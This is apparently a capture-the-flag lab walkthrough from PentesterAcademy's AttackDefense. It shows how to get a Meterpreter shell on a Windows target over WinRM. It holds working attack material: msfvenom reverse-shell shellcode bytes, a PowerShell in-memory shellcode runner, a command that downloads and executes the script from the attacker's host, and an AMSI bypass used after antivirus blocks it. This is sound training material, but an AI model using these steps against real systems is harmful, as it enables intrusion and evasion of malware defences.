ATTACK DEFENSE

by PentesterAcademy

Name	Windows: PowerShell Shellcode Execution
URL	https://attackdefense.com/challengedetails?cid=2397
Type	Basic Exploitation: Pentesting

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Step 1: Run a Nmap scan against the target IP.

Command: nmap --top-ports 10000 -Pn 10.0.28.246

```
root@attackdefense:~# nmap --top-ports 10000 -Pn 10.0.28.246
Starting Nmap 7.70 ( https://nmap.org ) at 2021-09-04 10:47 IST
Nmap scan report for 10.0.28.246
Host is up (0.056s latency).
Not shown: 8304 filtered ports
PORT     STATE SERVICE
3389/tcp open  ms-wbt-server
5985/tcp open  wsman

Nmap done: 1 IP address (1 host up) scanned in 22.89 seconds
root@attackdefense:~#
```

Step 2: We have discovered that the winrm server is running on port 5985. By default, the WinRM service uses port 5985 for HTTP. We have the credentials to access the remote server, we will run the evil-winrm tool on the target machine to gain access.

Checking the help of the tool.

Command: evil-winrm.rb --help

```
root@attackdefense:~# evil-winrm.rb --help

Evil-WinRM shell v2.3

Usage: evil-winrm -i IP -u USER [-s SCRIPTS_PATH] [-e EXES_PATH] [-P PORT] [-p PASS] [-H HASH] [-U URL]
 [-k PRIVATE_KEY_PATH ] [-r REALM]
    -S, --ssl                        Enable ssl
    -c, --pub-key PUBLIC_KEY_PATH    Local path to public key certificate
    -k, --priv-key PRIVATE_KEY_PATH  Local path to private key certificate
    -r, --realm DOMAIN               Kerberos auth, it has to be set also in /etc/krb5.conf file using
= { kdc = fooserver.contoso.com }
    -s, --scripts PS_SCRIPTS_PATH    Powershell scripts local path
    -e, --executables EXES_PATH      C# executables local path
    -i, --ip IP                      Remote host IP or hostname. FQDN for Kerberos auth (required)
    -U, --url URL                    Remote url endpoint (default /wsman)
    -u, --user USER                  Username (required)
    -p, --password PASS              Password
    -H, --hash HASH                  NTHash
    -P, --port PORT                  Remote host port (default 5985)
    -V, --version                    Show version
    -n, --no-colors                  Disable colors
    -h, --help                       Display this help message

root@attackdefense:~#
```

Step 3: Connecting to the WinRM service using provided credentials i.e administrator:bob_123321

Command: evil-winrm.rb -u administrator -p bob_123321 -i 10.0.28.63

```
root@attackdefense:~# evil-winrm.rb -u administrator -p bob_123321 -i 10.0.28.246

Evil-WinRM shell v2.3

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

We got the PSSession by the Evil-WinRM tool. We can type the "**menu**" command to check supported commands by the tool.

Command: menu

```
*Evil-WinRM* PS C:\Users\Administrator\Documents> menu

   ,.   (   .      )               "            ,.   (   .      )       .
  ("  (  )  )'     ,'            (`     '`    ("     )  )'     ,'   .  ,)
.; )  ' (( (" )    ;(,      .     ;)  "  )"  .; )  ' (( (" )   );(,   )((
_".,_,.__).,) (._( ._),     )  , (._..( '._".._, . '._)_(..,_(_".) _( _')
\_   _____/__  _|__|  |    ((  (  /  \    /  \__| ____\______   \  /     \
 |    __)_\  \/ /  |  |    ;_)_') \   \/\/   /  |/    \|       _/ /  \ /  \
 |        \\   /|  |  |__ /_____/  \        /|  |   |  \    |   \/    Y    \
/_______  / \_/ |__|____/            \__/\  / |__|___|  /____|_  /\____|__  /
        \/                             \/            \/         \/         \/
             By: CyberVaca, OscarAkaElvis, Laox @Hackplayers

[+] Bypass-4MSI
[+] Dll-Loader
[+] Donut-Loader
[+] Invoke-Binary

*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

We can perform multiple operations using this tool, i.e loading PowerShell scripts, running binary in memory, loading DLL libraries in memory etc.

Step 4: Open another terminal, generating a PowerShell payload to gain the meterpreter session.

Command: msfvenom -p windows/x64/meterpreter/reverse_https LHOST=10.10.15.2 LPORT=443 EXITFUNC=thread -f ps1

```
root@attackdefense:~# msfvenom -p windows/x64/meterpreter/reverse_https LHOST=10.10.15.2 LPORT=443 EXITFUNC=thread -f ps1
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 789 bytes
Final size of ps1 file: 3868 bytes
[Byte[]] $buf = 0xfc,0x48,0x83,0xe4,0xf0,0xe8,0xcc,0x0,0x0,0x0,0x41,0x51,0x41,0x50,0x52,0x51,0x56,0x48,0x31,0xd2,0x65,0x48,0x8b,0x
52,0x60,0x48,0x8b,0x52,0x18,0x48,0x8b,0x52,0x20,0x48,0x8b,0x72,0x50,0x48,0xf,0xb7,0x4a,0x4a,0x4d,0x31,0xc9,0x48,0x31,0xc0,0xac,0x3
c,0x61,0x7c,0x2,0x2c,0x20,0x41,0xc1,0xc9,0xd,0x41,0x1,0xc1,0xe2,0xed,0x52,0x41,0x51,0x48,0x8b,0x52,0x20,0x8b,0x42,0x3c,0x48,0x1,0x
d0,0x66,0x81,0x78,0x18,0xb,0x2,0xf,0x85,0x72,0x0,0x0,0x0,0x8b,0x80,0x88,0x0,0x0,0x0,0x48,0x85,0xc0,0x74,0x67,0x48,0x1,0xd0,0x50,0x
8b,0x48,0x18,0x44,0x8b,0x40,0x20,0x49,0x1,0xd0,0xe3,0x56,0x48,0xff,0xc9,0x41,0x8b,0x34,0x88,0x48,0x1,0xd6,0x4d,0x31,0xc9,0x48,0x31
,0xc0,0xac,0x41,0xc1,0xc9,0xd,0x41,0x1,0xc1,0x38,0xe0,0x75,0xf1,0x4c,0x3,0x4c,0x24,0x8,0x45,0x39,0xd1,0x75,0xd8,0x58,0x44,0x8b,0x4
0,0x24,0x49,0x1,0xd0,0x66,0x41,0x8b,0xc,0x48,0x44,0x8b,0x40,0x1c,0x49,0x1,0xd0,0x41,0x8b,0x4,0x88,0x48,0x1,0xd0,0x41,0x58,0x41,0x5
8,0x5e,0x59,0x5a,0x41,0x58,0x41,0x59,0x41,0x5a,0x48,0x83,0xec,0x20,0x41,0x52,0xff,0xe0,0x58,0x41,0x59,0x5a,0x48,0x8b,0x12,0xe9,0x4
b,0xff,0xff,0xff,0x5d,0x48,0x31,0xdb,0x53,0x49,0xbe,0x77,0x69,0x6e,0x69,0x6e,0x65,0x74,0x0,0x41,0x56,0x48,0x89,0xe1,0x49,0xc7,0xc2
,0x4c,0x77,0x26,0x7,0xff,0xd5,0x53,0x53,0x48,0x89,0xe1,0x53,0x5a,0x4d,0x31,0xc0,0x4d,0x31,0xc9,0x53,0x53,0x49,0xba,0x3a,0x56,0x79,
0xa7,0x0,0x0,0x0,0x0,0xff,0xd5,0xe8,0xb,0x0,0x0,0x0,0x31,0x30,0x2e,0x31,0x30,0x2e,0x31,0x35,0x2e,0x32,0x0,0x5a,0x48,0x89,0xc1,0x49
,0xc7,0xc0,0xbb,0x1,0x0,0x0,0x4d,0x31,0xc9,0x53,0x53,0x6a,0x3,0x53,0x49,0xba,0x57,0x89,0x9f,0xc6,0x0,0x0,0x0,0x0,0x0,0xff,0xd5,0xe8,0x
ee,0x0,0x0,0x0,0x2f,0x4c,0x68,0x38,0x6a,0x77,0x4b,0x65,0x61,0x64,0x36,0x36,0x46,0x50,0x34,0x51,0x39,0x35,0x41,0x5f,0x39,0x46,0x67,
0x4e,0x46,0x6d,0x44,0x59,0x6a,0x6e,0x41,0x75,0x50,0x38,0x65,0x2d,0x4d,0x63,0x33,0x30,0x46,0x2d,0x53,0x35,0x71,0x35,0x78,0x62,0x4f,
0x68,0x76,0x67,0x4d,0x7a,0x56,0x6d,0x63,0x6d,0x5a,0x45,0x38,0x55,0x33,0x64,0x46,0x63,0x59,0x77,0x6e,0x43,0x47,0x66,0x2d,0x6d,0x50,
0x54,0x7a,0x6b,0x53,0x4b,0x78,0x53,0x44,0x33,0x66,0x5a,0x52,0x31,0x56,0x35,0x59,0x4b,0x69,0x6b,0x6b,0x74,0x79,0x44,0x68,0x46,0x6a,
0x46,0x6a,0x76,0x4e,0x37,0x38,0x45,0x45,0x37,0x47,0x4f,0x44,0x4d,0x71,0x63,0x44,0x67,0x54,0x41,0x48,0x30,0x68,0x55,0x49,0x4e,0x4d,
0x38,0x65,0x2d,0x58,0x53,0x6a,0x30,0x48,0x6a,0x6f,0x4a,0x32,0x6e,0x47,0x6c,0x39,0x35,0x46,0x69,0x4b,0x57,0x4f,0x49,0x51,0x34,0x67,
0x79,0x41,0x44,0x76,0x59,0x4a,0x47,0x5a,0x52,0x4d,0x7a,0x4b,0x65,0x35,0x48,0x52,0x49,0x63,0x5f,0x50,0x73,0x45,0x44,0x76,0x65,0x59,
0x77,0x33,0x7a,0x64,0x4c,0x47,0x47,0x69,0x67,0x67,0x58,0x69,0x38,0x33,0x48,0x51,0x55,0x52,0x56,0x4a,0x46,0x4b,0x44,0x33,0x49,0x69,
0x66,0x43,0x46,0x32,0x68,0x44,0x63,0x71,0x33,0x39,0x42,0x79,0x73,0x47,0x50,0x39,0x63,0x4a,0x5a,0x69,0x58,0x6a,0x6f,0x6d,0x5f,0x52,
```


Step 5: Switch to the Apache web server root directory and paste the generated bytes to the below PowerShell code Then start the webserver.

Commands: cd /var/www/html
nano shellcode.ps1

```
$Kernel32 = @"
using System;
using System.Runtime.InteropServices;
public class Kernel32 {
[DllImport("kernel32")]
public static extern IntPtr VirtualAlloc(IntPtr lpAddress, uint dwSize, uint
flAllocationType, uint flProtect);
[DllImport("kernel32", CharSet=CharSet.Ansi)]
public static extern IntPtr CreateThread(IntPtr lpThreadAttributes, uint
dwStackSize, IntPtr lpStartAddress, IntPtr lpParameter, uint dwCreationFlags,
IntPtr
lpThreadId);
}
"@
Add-Type $Kernel32
```

```
[Byte[]] $buf = <PASTE HERE>
$size = $buf.Length
[IntPtr]$addr = [Kernel32]::VirtualAlloc(0,$size,0x3000,0x40);
[System.Runtime.InteropServices.Marshal]::Copy($buf, 0, $addr, $size)
$thandle=[Kernel32]::CreateThread(0,0,$addr,0,0,0);
```

/etc/init.d/apache2 start




```
root@attackdefense:/var/www/html# /etc/init.d/apache2 start
Starting Apache httpd web server: apache2.
root@attackdefense:/var/www/html#
```

Step 6: Start Metasploit multi-handler to receive the meterpreter shell.

Commands: msfconsole -q
use exploit/multi/handler
set PAYLOAD windows/x64/meterpreter/reverse_https
set LHOST 10.10.15.2
set LPORT 443
exploit

```
root@attackdefense:/var/www/html# msfconsole -q
msf5 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf5 exploit(multi/handler) > set PAYLOAD windows/x64/meterpreter/reverse_https
PAYLOAD => windows/x64/meterpreter/reverse_https
msf5 exploit(multi/handler) > set LHOST 10.10.15.2
LHOST => 10.10.15.2
msf5 exploit(multi/handler) > set LPORT 443
LPORT => 443
msf5 exploit(multi/handler) > exploit

[*] Started HTTPS reverse handler on https://10.10.15.2:443
```

Step 7: Execute the PowerShell script.

Command: iex (New-Object Net.WebClient).DownloadString('http://10.10.15.2/shellcode.ps1')

```
*Evil-WinRM* PS C:\Users\Administrator\Documents> iex (New-Object Net.WebClient).Downloa
dString('http://10.10.15.2/shellcode.ps1')

At line:1 char:1
+ $Kernel32 = @"
+ ~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
At line:1 char:1
+ iex (New-Object Net.WebClient).DownloadString('http://10.10.15.2/shel ...
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : ParserError: (:) [Invoke-Expression], ParseException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent,Microsoft.PowerShell.Comma
nds.InvokeExpressionCommand
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

We are blocked by the AV running on the target machine.

Step 8: Run the **Bypass-4MSI** function. This will bypass all the components which are integrated with Antimalware Scan Interface (AMSI) and allow us to execute the PS shellcode. The list is mentioned below.

- User Account Control, or UAC (elevation of EXE, COM, MSI, or ActiveX installation)
- PowerShell (scripts, interactive use, and dynamic code evaluation)
- Windows Script Host (wscript.exe and cscript.exe)

- JavaScript and VBScript
- Office VBA macros

Source: Antimalware Scan Interface (AMSI)

```
*Evil-WinRM* PS C:\Users\Administrator\Documents> Bypass-4MSI
[+] Patched! :D
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

Step 9: Re-run the malicious code.

Command: iex (New-Object Net.WebClient).DownloadString('http://10.10.15.2/shellcode.ps1')

```
*Evil-WinRM* PS C:\Users\Administrator\Documents> iex (New-Object Net.WebClient).Downloa
dString('http://10.10.15.2/shellcode.ps1')
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

After running the above command we should expect a meterpreter shell in 30-40 seconds.

```
msf5 exploit(multi/handler) > exploit

[*] Started HTTPS reverse handler on https://10.10.15.2:443
[*] https://10.10.15.2:443 handling request from 10.0.30.179; (UUID: 0m
[*] Meterpreter session 1 opened (10.10.15.2:443 -> 10.0.30.179:49944)

meterpreter >
```

Step 10: Read the flag.

Commands: cd C:\\Users\\Administrator\\Desktop
dir
cat flag.txt

```
meterpreter > cd C:\\Users\\Administrator\\Desktop
meterpreter > dir
Listing: C:\Users\Administrator\Desktop
========================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  282   fil   2020-10-05 18:50:34 +0530  desktop.ini
100666/rw-rw-rw-  32    fil   2021-06-16 14:22:13 +0530  flag.txt

meterpreter > cat flag.txt
df30cb178eb8e37728f39b3e6551c8demeterpreter >
```

We have discovered the flag.

Flag: df30cb178eb8e37728f39b3e6551c8de

References

1. Powershell Shellcode (https://notes.vulndev.io/notes/redteam/payloads/windows/office#run-shellcode-from-macro-via-powershell)
2. Evil-WinRM (https://github.com/Hackplayers/evil-winrm)
3. Metasploit (https://github.com/rapid7/metasploit-framework)